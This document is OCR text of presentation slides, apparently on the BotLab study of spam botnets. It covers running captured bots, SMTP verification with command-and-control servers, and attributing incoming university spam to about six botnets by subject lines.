
Special mail server



C&C server


Manual Adjustments

- SMTP verification
  - One bot sent email to special server, which is verified later by the C&C server




Manual Adjustments

- SMTP verification
  - One bot sent email to special server, which is verified later by the C&C server




Manual Adjustments

- SMTP verification
  - One bot sent email to special server, which is verified later by the C&C server




Manual Adjustments

- SMTP verification
  - One bot sent email to special server, which is verified later by the C&C server




Manual Adjustments

- SMTP verification
  - One bot sent email to special server, which is verified later by the C&C server



Coaxing Bots to Run




- Some bots send spam using webservices (such as HotMail)
- C&C servers are setup to blacklist suspicious IP ranges
- Bots with 100% email delivery rate are considered suspicious
- Fortunately only O(10) botnets; so manual tweaking possible

4. Clustering/Correlation Analysis

- Two sources of information:
  - Spam sent by bots running in BotLab (*Outgoing Spam*)
  - Spam received by UW (*Incoming Spam*)

4. Clustering/Correlation Analysis


- Two sources of information:
  - Spam sent by bots running in BotLab (*Outgoing Spam*)
  - Spam received by UW (*Incoming Spam*)



Combining our spam sources


Combining our spam sources

- Observation:
  - Spam subjects are carefully chosen
  - NO overlap in subjects sent by different botnets (489 subjects/day per botnet)
- Solution: Use subjects to attribute spam to particular botnets




Who is sending all the spam?

The Internet




Average over 50 days



Who is sending all the spam?

The Internet



79% of the spam came from just 6 botnets!


Average over 50 days

Botnets and spam campaigns

- We define a spam campaign by the contents of the webpage the spam URL points to

